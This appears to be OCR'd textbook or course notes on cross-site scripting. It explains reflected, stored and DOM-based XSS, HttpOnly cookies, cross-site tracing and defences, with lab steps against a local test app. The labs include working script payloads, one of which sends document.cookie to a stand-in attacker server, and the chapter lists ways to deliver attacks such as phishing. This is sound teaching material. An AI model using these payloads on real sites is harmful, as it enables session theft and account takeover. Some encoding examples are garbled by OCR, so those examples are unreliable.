Chapter 12

Attacking Other Users:

Traditionally, most web attacks targeted the server by exploiting backend flaws like SQL injection to access unauthorized data. However, a growing category of attacks focuses on targeting other users instead, using server-side vulnerabilities to deliver malicious content to victims' browsers. In these client-side attacks, the attacker leverages the application's behaviour to compromise users through techniques like session hijacking, phishing, or script injection. Over time, as server security improved, attackers shifted their focus toward exploiting client-side weaknesses, which are often easier and more profitable to abuse.

Cross-Site Scripting:

What Is Cross-Site Scripting (XSS)?

Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to inject malicious JavaScript into a website so that it runs in another user's browser.

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious scripts into websites, causing them to execute in other users' browsers. Although often dismissed as trivial because it is easy to find and sometimes low impact, its true danger depends on context.

In high-value applications like banking systems, XSS can enable phishing, session hijacking, privilege escalation, or even full application compromise—especially when combined with other weaknesses. While not always devastating, in the right situation XSS is powerful enough to completely "own" an application.

Note: Cross-Site Scripting (XSS) is when a website accidentally lets an attacker run malicious JavaScript in other users' browsers.

Cross-Site Scripting:

What Is "Reflected XSS"?

It happens when:

1. A website takes input from the URL.
2. It puts that input directly into the page.
3. It sends it back to the browser without properly cleaning it.

So the website "reflects" your input back to you.

Why Is It Called "Reflected" XSS?

Because:

- The attacker sends a malicious link.
- The server reflects the malicious code back in the response.
- The victim's browser executes it.

The malicious code is not stored in the database. It exists only in that one request and response.

That's why it's also called:

- First-order XSS
- Non-persistent XSS

It only works when someone clicks the crafted link.


Thus, basically a website takes data from a URL and sends it back into the page without cleaning it, allowing attackers to inject JavaScript that runs in users' browsers.

Reflected XSS session hijacking works because:


1. The attacker injects JavaScript into a trusted site.
2. The browser believes it came from that site.
3. The script can read that site's cookies.
4. The cookie is sent to the attacker.
5. The attacker impersonates the victim.

Exploiting the Vulnerability:


Browser:



When clicked on "login":




Step1: (Goal: Normal login) Use credentials alice:password123



Steo2: (Goal: Try the reflected XSS)


Use the payload: http://127.0.0.1:5000/error?message=<script>alert('XSS')</script>

Step3: (Goal: Simulate Session Stealing) Go to the cookies after the login, following screen will appear.



Now try this payload:

http://127.0.0.1:5000/error?message=<script>var+i=new+Image;i.src='http://localhost:8000/'+document.cookie;</script>



We now need a fake attacker server.

Stored XSS Vulnerabilities:

What is "Stored" XSS?

Stored XSS (also called persistent XSS) happens when:

1. An attacker submits malicious code to a website.
2. The website stores it in its database.
3. Other users later view that stored content.
4. The malicious code runs in their browser.

So instead of attacking one person with a special link, the attacker plants harmful code inside the website itself.

What Can the Attacker Do?

When the malicious JavaScript runs in the victim's browser, it can:

- Steal session cookies (login tokens)
- Take over the victim's account
- Make actions as the victim (like bidding on items)
- Change account settings
- Trick admins into giving control

Why is it Called "Second-Order" XSS?

Because it happens in two steps:

Step 1 – The attacker submits malicious input

The code gets saved in the database.

Step 2 – A victim views it


The code runs later.

The attack doesn't happen immediately — it happens when someone else loads the page. That's why it's sometimes called second-order XSS.


Note: Stored XSS is when an attacker hides malicious JavaScript inside data saved on a website, and that code automatically runs in other users' browsers when they view it.

Stored XSS in Uploaded Files:


Browser:




Step1: Upload the image.



Step2: See the uploaded.



Clearly, the attacked worked:



DOM-Based XSS Vulnerabilities:

What Is the DOM?

DOM = Document Object Model

Think of it as:

- A structured representation of the web page.
- JavaScript can read and change it.

For example:

document.URL -> This lets JavaScript see the current page's URL.

JavaScript can also modify the page using things like -> document.write()

Why This Is Different from Reflected XSS

In reflected XSS:

- The server puts the malicious script into the response.

In DOM-based XSS:

- The server never includes the malicious script.
- The browser's own JavaScript creates the problem.
- The attack happens completely on the client side.

Full Attack Flow:

Here's the full process:

1. User logs in.
2. Attacker sends malicious link.
3. User clicks it.
4. Server sends normal page (no malicious code).
5. Page's JavaScript reads the URL.
6. It writes attacker's code into the page.
7. Browser executes it.
8. Attacker steals session or data.

Why Is This Dangerous?

Because:

- Developers may think: "We don't reflect user input in the response — we're safe."
- But they forget: JavaScript on the page can read URL data and insert it into the page.

If that insertion is not safe, the attacker wins.

Why DOM-Based XSS Is Similar to Reflected XSS

They are similar because:

- The attacker must trick the user into clicking a malicious link.
- The attack depends on that specific request.

- It is not permanently stored.


So basically,

DOM-based XSS happens when:

- A web page's JavaScript reads data from the URL.
- It inserts that data into the page unsafely.
- The attacker puts malicious JavaScript into the URL.
- The browser executes it — even though the server never returned it.

Observing DOM-Based XSS Vulnerabilities:


Browser:



Step1: (Goal: Reflected XSS Test)


In new tab visit:

http://127.0.0.1:5000/search?q=<script>alert('Reflected XSS')</script>



Step2: (Goal: Stored XSS Test)

We first login, following screen will appear:



Post this as a comment: <script>alert('Stored XSS')</script> . When posted:


When refreshed:

Clearly,

- The alert triggers again
- Anyone visiting profile would trigger it

Step3: (Goal: DOM-Based XSS Test)

Go to: http://127.0.0.1:5000/error?message=<script>alert('DOM XSS')</script>



The server does NOT include your script.

But:

- The JavaScript reads it from the URL
- Writes it using innerHTML
- Browser executes it

This is exactly how DOM XSS works.

Payloads for XSS Attacks:

A) **Virtual Defacement**
   - Fake content
   - Misinformation
   - No server modification

B) **Injecting Trojan Functionality**
   - Fake login forms
   - Credential harvesting
   - Fake credit card forms

C) **Inducing User Actions**
   - Script performs actions automatically
   - Privilege escalation
   - Mass exploitation

Delivery Mechanisms for XSS Attacks:

Delivering Reflected and DOM-Based XSS Attacks:

Direct Delivery Methods:

A) Bulk phishing emails
B) Targeted spear phishing
C) Instant messaging

All rely on: User clicking malicious URL.

Indirect Delivery Methods

D) Malicious third-party websites
   - Auto-trigger requests
   - Exploit active sessions
E) POST-based form auto-submission
   - Hidden forms
   - JavaScript auto-submit

Commercial Exploitation:

F) Banner advertisement attacks
   - Buy traffic
   - Target logged-in users
   - Sometimes appear on vulnerable site itself

Leveraging Application Features;

G) “Tell a friend” / feedback forms
   - Send email from trusted domain
   - High credibility

Delivering Stored XSS Attacks:

A) In-Band Delivery

Injection via:

- Profile fields
- File names
- Feedback forms
- Comments/messages
- Admin logs

Process: Attacker submits malicious input via normal interface.

B) Out-of-Band Delivery

Injection via:

- Email (SMTP → Webmail)
- External APIs
- Imported data

- Log ingestion
- Third-party systems

Process: Data enters system through external channel is then displayed in web interface.


Finding and Exploiting XSS Vulnerabilities:

What Does "Finding XSS" Mean?

Inject input → See how the application handles it → Check if script execution is possible.


Finding and Exploiting XSS Vulnerabilities on a local website:

Browser:




Step1: (Goal: Exploit Reflected XSS)

Go to: http://127.0.0.1:5000/search?q=test



Now, try this:

http://127.0.0.1:5000/search?q=<script>alert(document.cookie)</script>




We see an alert popup. Why? Because: You searched for: {query}

User input is inserted directly into HTML.

Step2: (Goal: Exploit Stored XSS)

Go to: http://127.0.0.1:5000/feedback



Now enter: <script>alert("Stored XSS!")</script>

When submitted: we got redirected to "/board"

Now the script executes. Stored XSS means:

- Payload is saved
- Every visitor is affected

Step3: (Goal: Exploit DOM-Based XSS)

Go to:

http://127.0.0.1:5000/profile#John

Now try: http://127.0.0.1:5000/profile#%3Cimg%20src=x%20onerror=alert(document.cookie)%3E

HttpOnly Cookies and Cross-Site Tracing:

What is HTTP?

HTTP (HyperText Transfer Protocol) is the communication protocol used between:

- A browser (client)
- A web server

HTTP is stateless, meaning:

- Each request is independent.
- The server does not automatically remember previous requests.

To maintain user sessions (like staying logged in), websites use cookies.

What is a Cookie?

A cookie is a small piece of data stored in the browser by a website.

This tells the browser:

- Store SessId
- Send it back in future requests to this server.

Then the browser automatically includes it in future requests, this is how login sessions work.

What is XSS (Cross-Site Scripting)?

XSS is a vulnerability where an attacker injects malicious JavaScript into a website.

F or example:

<script>

alert(document.cookie);

</script>

If the website is vulnerable, this script runs in the victim's browser.

Why is document.cookie Dangerous?

JavaScript can access cookies using:

document.cookie

If an attacker can read session cookies, they can:

- Steal the session ID

- Impersonate the victim
- Hijack the account

This is called Session Hijacking.

What is HttpOnly?

HttpOnly is a flag added when setting a cookie:

Set-Cookie: SessId=abc123; HttpOnly;

What does it do?

If a cookie is marked HttpOnly:

- Browser still sends it in HTTP requests
- JavaScript cannot access it via document.cookie

So this fails:

alert(document.cookie); // HttpOnly cookies won't appear

HttpOnly limitations:

- Does NOT stop XSS itself
- Does NOT stop other XSS payloads
- Does NOT prevent actions performed using victim's session

What is TRACE?

TRACE is an HTTP method designed for debugging.

Example request:

TRACE / HTTP/1.1

Host: example.com

Cookie: SessId=abc123

What does the server do?

It responds by echoing the entire request back in the response body:

TRACE / HTTP/1.1

Host: example.com

Cookie: SessId=abc123

Why TRACE Becomes Dangerous

Even if a cookie is HttpOnly:

- Browser sends it in all HTTP requests
- Including TRACE requests

So:

Browser sends TRACE

TRACE includes HttpOnly cookie

Server echoes it back

Now the cookie appears in the response body. If JavaScript can read that response… The HttpOnly protection is bypassed.

What is Cross-Site Tracing?

Cross-Site Tracing (XST) is an attack that:

1. Uses an XSS vulnerability
2. Sends a TRACE request using JavaScript
3. Reads the response
4. Extracts the HttpOnly cookie from the echoed response

So, basically:

HttpOnly cookies prevent JavaScript from accessing session cookies via document.cookie, helping reduce session hijacking risks caused by XSS. However, they do not prevent XSS itself or other malicious actions performed through a victim's session. Cross-Site Tracing (XST) was an advanced attack that used the HTTP TRACE method to echo back HttpOnly cookies in server responses, allowing attackers to bypass the protection in older browsers. Modern browsers now block TRACE requests from JavaScript, making XST largely obsolete today.

Preventing XSS Attacks:

To prevent these XSS types, use a threefold approach:

1. Validate Input
2. Validate (Encode) Output
3. Eliminate Dangerous Insertion Points

Validate Input (First Layer)

Input validation happens when data is received. The application should check:

- Length limits
- Allowed character sets
- Regex pattern
- Expected format (email, name, ID, etc.)

Validate Output (Most Important Defense)

This is the most critical control. Whenever user-originated data is inserted into HTML, it must be HTML-encoded.

What is HTML Encoding? It converts dangerous characters into safe entities.

Character	Encoded Form
"	&quot;
'	&apos;
&	&amp;
<	&lt;
>	&gt;

So:

<script>alert(1)</script>

Becomes:

<script>alert(1)</script>

Numeric Encoding

Any character can be encoded numerically:

% → %

* → *

Developers can encode:

- All non-alphanumeric characters
- Even whitespace

This creates a strong defense against bypass tricks.

Note: Encode all potentially dangerous characters, regardless of context.

Why Use Both Input and Output Validation?

Because filters can fail.

If:

- Input validation is bypassed → output encoding still protects.
- Output encoding fails → input validation reduces attack surface.

But:

Output encoding is mandatory. Input validation is secondary protection.

Eliminate Dangerous Insertion Points:

Some places are inherently unsafe. Avoid inserting user input directly into JavaScript

Example (dangerous):

<script>

var name = "USER_INPUT";

</script>

Once attacker breaks context, arbitrary JS is easy.

void inserting into event handlers or JS contexts

Examples:

<img src="userdata">

<img onload="userdata">

<input onfocus="userdata">

Even HTML encoding may fail because:

- Some browsers decode before execution.

Example bypass:

<img src="javascript:alert(1)">

Best Practice

- Avoid inline JavaScript entirely.
- Avoid mixing data with executable contexts.
- Separate logic from user data.

Preventing DOM-Based XSS

DOM-based XSS happens purely in browser JavaScript. The server may not even see the attack payload.

Example pattern:

var a = document.URL;

document.write(a);

If URL contains malicious code → script runs.

Validate Input (Client-Side)

Strictly validate DOM data before inserting. Example:

var regex=/^([A-Za-z0-9+\s])$/;*

if (regex.test(a))

document.write(a);

Allow only safe characters.

Validate Output (Sanitize Before Insert)

Instead of directly inserting, encode it.

Safe client-side encoding method:

```
function sanitize(str)
{
   var d = document.createElement('div');
   d.appendChild(document.createTextNode(str));
   return d.innerHTML;
}
```

This ensures special characters are encoded safely.

Server-Side Defense-in-Depth

Even for DOM XSS:

Server can validate:

- URL parameter count
- Parameter names
- Allowed characters

This adds another layer.

Preventing XST (Cross-Site Tracing)

XST depends on:

1. An XSS vulnerability
2. The HTTP TRACE method
3. Cookies being accessible through TRACE

Defense strategy:

- Eliminate all XSS
- Flag cookies as HttpOnly
- Disable TRACE method on server

